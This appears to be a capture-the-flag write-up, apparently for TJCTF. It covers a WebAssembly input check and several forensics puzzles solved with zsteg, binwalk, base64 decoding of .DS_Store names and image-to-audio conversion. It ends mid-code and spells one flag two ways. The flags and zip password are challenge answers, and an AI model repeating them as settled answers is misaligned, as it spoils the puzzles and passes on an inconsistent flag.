      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=5
      i32.const 116
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=6
      i32.const 117
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=7
      i32.const 120
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=8
      i32.const 101
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=9
      i32.const 100
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=10
      i32.const 111
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=11
      i32.const 124
      i32.ne
```


From the code, we can know what is the exact input needed based on the constant which is a number in ascii that can convert to character.

```
const w1 = "blue",
      w2 = "tuxedo",
      w3 = "dance",
      w4 = "chaos",
      w5 = "pancakes";
```

Here is the flag : tjctf{w3b_m4d_libs_w4sm}

Forensic


Challenges : hidden-message





```
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/hidden-message$ ls
'uploads?key=506f8147e492d336bbe78fdeabfcb8162a0f804948d9d4dfafd5b3c54c3293fb%2F
suspicious.png'
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/hidden-message$ zsteg uploads\?k
ey\=506f8147e492d336bbe78fdeabfcb8162a0f804948d9d4dfafd5b3c54c3293fb%2Fsuspiciou
s.png
imagedata           .. file: Targa image data - Map 1024 x 1023 x 1 +256 +259 "\
002\003"
b1,rgb,lsb,xy       .. text: "tjctf{steganography_is_fun}###END###"
b2,g,lsb,xy         .. text: ["U" repeated 25 times]
b2,g,msb,xy         .. text: ["U" repeated 25 times]
b4,g,lsb,xy         .. file: 0420 Alliant virtual executable not stripped
b4,g,msb,xy         .. text: ["D" repeated 50 times]
b4,bgr,lsb,xy       .. file: 0421 Alliant compact executable
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/hidden-message$
```


Here is the flag : tjctf{steganography_is_fun}

Challenges : deep-layers




Eventually just use zsteg to see the pictures and we found this






We hold this string first, back to the file



Use binwalk to check if there's any embedded file. And yes, there's



Extract the file

```
younaice@youbuntu:~/tjctf$ cd _chall.png.extracted/
younaice@youbuntu:~/tjctf/_chall.png.extracted$ ls
5A  5A.zlib  77.zip
younaice@youbuntu:~/tjctf/_chall.png.extracted$ unzip 77.zip
Archive:  77.zip
[77.zip] secret.gz password:
 extracting: secret.gz
```


After we move to the directory where the file is extracted, there's a zip file named 77.zip
Then we unzip it, and a password is requested.
Hence, here's where we type the password to unzip the file : p0lyg0tp3ssw0rd
And we got secret.gz

```
younaice@youbuntu:~/tjctf/_chall.png.extracted$ ls
5A  5A.zlib  77.zip  secret
younaice@youbuntu:~/tjctf/_chall.png.extracted$ cat secret
tjctf{p0lygl0t_r3bb1t_h0l3}
younaice@youbuntu:~/tjctf/_chall.png.extracted$
```

Then we check the file inside this folder again, and there's a file named secret.
Read it and the flag is there!

Here's the flag: tjctf{p0lylgl0t_r3bb1t_h0l3}

Challenges : footprint




```
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF$ cd footprint/
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/footprint$ ls
files  files.zip
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/footprint$ cd files
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/footprint/files$ ls -al
total 36
drwxr-xr-x 3 jq jq  4096 Jun  7 01:00 .
drwxrwxr-x 3 jq jq  4096 Jun  7 00:31 ..
drwxrwxr-x 5 jq jq  4096 Jun  7 00:36 ds_env
-rw-r--r-- 1 jq jq 14340 Jun  6 15:27 .DS_Store
```

After I unzip the file, there is a hidden file of .DS_Store. So I wrote a code to get all the previous file names.

```
from ds_store import DSStore

ds_store_path = ".DS_Store"  # path to your DS_Store file

with DSStore.open(ds_store_path, "r") as d:
    for entry in d:
        print(entry.filename)
```


```
(myenv) jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/footprint/files$ python3
 program.py
-FumtF3yx-kSP11OD8mFPA
0wnNJd_pKKNtfhG-HL8iJw
1VmhSaBo9ymK5dUhB3cPEQ
1zp7dw6eF3co0VaPDKhUag
27bCy1Bt-9nnLG4W8oxkNA
4vsxjPs-c9hBNmmaE8HJ8Q
5rc69mw3DNjUvLolTrP3ew
6zed3-nVA008etbNxGTNEQ
78ICY1U_sI9qqF6vv97RhA
7AJTVqVtlVelnulrRMUCaQ
7P7nopvmQj2usona47YjSA
7v9Vn8ci1_C1tyjKpOrDjA
9lZ0k-7YFRkQu1QhA-d-DA
_KxyLnw2LZxOc0Tk9U0cig
A69F-dk9M1nQFfzi06gLPw
abvFjWgNkHKQYbaMyCjdlw
AFEvM2adjTHq0E8noIE0kw
aNHzuom-c5UIGbW5ceGc9g
aNPc9lG0gpLnRvGI2JPQMA
aXNfdXNlZnVsP30gICAgIA
```

It look like a base64 so i try it for all file name

```
import base64

filenames = [
    "FumtF3yx-kSP11OD8mFPA",
    "0wnNJd_pKKNtfhG-HL8iJw",
    "1VmhSaBo9ymK5dUhB3cPEQ",
    "1zp7dw6eF3co0VaPDKhUag",
    "27bCy1Bt-9nnLG4W8oxkNA",
    "4vsxjPs-c9hBNmmaE8HJ8Q",
    "5rc69mw3DNjUvLolTrP3ew",
    "6zed3-nVA008etbNxGTNEQ",
    "78ICY1U_sI9qqF6vv97RhA",
    "7AJTVqVtlVelnulrRMUCaQ",
    "7P7nopvmQj2usona47YjSA",
    "7v9Vn8ci1_C1tyjKpOrDjA",
    "9lZ0k-7YFRkQu1QhA-d-DA",
    "_KxyLnw2LZxOc0Tk9U0cig",
    "A69F-dk9M1nQFfzi06gLPw",
    "abvFjWgNkHKQYbaMyCjdlw",
    "AFEvM2adjTHq0E8noIE0kw",
    "aNHzuom-c5UIGbW5ceGc9g",
    "aNPc9lG0gpLnRvGI2JPQMA",
    "aXNfdXNlZnVsP30gICAgIA",
    "b-PeUWwmlHzmh613ikEFWw",
    "b0HMxEHbs7pA9uHtxRPPTQ",
    "Bg9XKyNnYRSpUIYeK_2knA",
    "CE4CzpPMjNHuYeLi2dLNHg",
    "CPyvVdX_ynvUTdxXWYr7Mw",
    "D0FvxLGtoba2wKJQQEjUKA",
    "D3LWCMzIQyc12SQUw5uDnw",
```


"DFhc0ROB762T-pZvtdPFqA",
"dGpjdGZ7ZHNfc3RvcmVfIA",
"dtiqv7O15HVT3k4aL1sTDA",
"Dwv-qkn0QQLu8RlhwUNNeA",
"e1xUP4GStK_lTs2W6gEkPA",
"E6IuP9ouzpQDYXSNNdSyFw",
"E8tEXrVCNAqQmSji8cDWqQ",
"eNSX5RnqD95dCp7TNI2zOg",
"eSRLCk2xqnpx1htFqlBAvw",
"f0wkaX7NmMMATw1grKXIyw",
"FsmKr0zCKawO9TVNgKkVvA",
"FxWYnzxWEHMQGNLR_7uXRw",
"g8azPwD-y-_2VU-dmRK7IA",
"GQxeqKQR4yLZIz889h8awQ",
"iHFj7XDSIesD-TJ-aSiTyA",
"jg1spCuL4Vix9bgpToP5Hg",
"JuARuIvr7ZvOOpeJ9LTOvA",
"kAbgNCWwQGUZWFktiIIHeA",
"kfAVM8pkh2jSSeuP0uWGog",
"LWUOeeOqK7mlQOTJmSmwVA",
"LxtZhpBRiU8PSE4eXQZV0w",
"meMIlojtiqbBuHOGDYud_Q",
"mLO_JmXEG0tcWougAWQ6Qw",
"MnbgbJqhwFXlh_kKGIYLJQ",
"N3lsvxkjSRnwIfz3Z7C5uw",
"n8KZj1W3tx2WIXg8HqtF3g",
"niZvI6zZ8yzoSI17d963mQ",
"Ns2Tpp4fQxW5zhYLLGIVdA",
"NUhhZkAZsgdvPVVF3KzZpA",
"p7s4fwmK70UDkM_ApzmX3A",
"PgbanHSdf0H3qDXVUrVAaA",
"PGjsQh7wml99RXiA-gta6Q",
"pJ_ampVpcIVGVZErPVONDQ",
"pm_TeJmHmlL-5Mdv3R1YoA",
"pMOW9YUc2Zrd-6B5G3-NSQ",
"Po5jOoQ4HUssvLHuCmDj5g",
"pOGlM0FXA5tvruLyZ5AVRA",
"pPd8nFycxgq3SD67StjdCQ",
"PqYOp2_ps2oErxR5U5uSXA",
"PrceMk6k6v8-gPc6YUfuvQ",
"prsJSTpQJJX5eKJQF3akDg",
"PuAZy-41HFCOsKTCZkwDBw",
"QJWXuKXCsnG2mjGYYbyoaA",
"QLpbpFhcDb2oapdj3Ygutg",
"Qs13PznBoQJC9yjgWm-clQ",
"QzopSLFcXVCF5sII8C8jJA",
"r4NAxKJ_RMhOLA468CAuLQ",
"rhnhvlSsjRdNv35ZYwqSMg",
"rkFwpUQRoffUQmfnqKFCNg",
"sOcYOUIJIYjTYFNud5htCA",

```
    "sPEu3qqkuJDSVB6LZ0x82w",
    "tCSdwHZsNBvNS3h4qih6tA",
    "TibD2LWT-7Xua5Wmivc-6A",
    "TM0MhKzOCDKMYolGyoYc3g",
    "TxlnTHhAAyM7wIn3PGdLEg",
    "Ur4ktp41Mmf49_FANNugHQ",
    "uvIo5poX5D2dGKif1JiWIA",
    "uXcTlwm5yaS69kQd0YlYgQ",
    "V2XHU0KaptQFjruBnOeYJw",
    "V3JQfigsgWSgJ2bu8IuPOQ",
    "vNgO1oK2Ft-Q_OVtcjk7og",
    "VRU6bDaPkqPqFxsfBjrPQA",
    "VVa_NUjLLaMsO2_Jwko-SA",
    "w1oE_3GO5OTRADuEQ9Pqnw",
    "W62TUuIfC_ma91QdMu4ISA",
    "wzeP722FHEtirWHFJrgP2A",
    "xcTHd2ZbYtO9LQ2fmaQo1Q",
    "XfjqZgZvquXzdnfbcMKQMA",
    "Xnji8EXzCRLmKJvoAkZftA",
    "yfmS9_zOUIcxfSY-obWMhg",
    "ylFen4T5uMeqvJC6p8dfkA",
    "yx7GMqzc5YejMzOO5F087g",
    "Z3cpkGAUMlLgzQctzCo2Zg"
]

def decode_base64_urlsafe(s):
    # Convert URL safe base64 variant (- to + and _ to /)
    s = s.replace('-', '+').replace('_', '/')
    # Add padding if missing
    padding = '=' * ((4 - len(s) % 4) % 4)
    s += padding
    try:
        return base64.b64decode(s).decode('utf-8', errors='ignore')
    except Exception as e:
        return f"[Decoding Error: {e}]"

for filename in filenames:
    decoded = decode_base64_urlsafe(filename)
    print(f"{filename} -> {decoded}")
```



Here is the flag : tjctf{ds_store_is_useful?}

Challenges : album-cover



Basically, what is happening inside the code is that it converts the wav file into an image which is the albumcover.png. So, what I did is convert the image back to the wav file. Here is the code :


```
from PIL import Image
import numpy as np
import wave

# Load the image
img = Image.open('albumcover.png').convert('L')
arr = np.array(img).astype(np.float32)

# Reverse the normalization: from 0-255 -> int16 range
audio_samples = (arr / 255.0) * 65535 - 32768
audio_samples = audio_samples.astype(np.int16).flatten()

# Write to WAV file
with wave.open('recovered.wav', 'wb') as w:
    w.setnchannels(1)
    w.setsampwidth(2)  # 16-bit
    w.setframerate(44100)
    w.writeframes(audio_samples.tobytes())
```

After I run the code, I get an audio file. I try to listen to the audio file but it seems like just a random sound without any information. So, I try to inspect the sound track to see if there are any hidden messages.

```
import wave
import numpy as np
import matplotlib.pyplot as plt
from scipy.signal import spectrogram
```

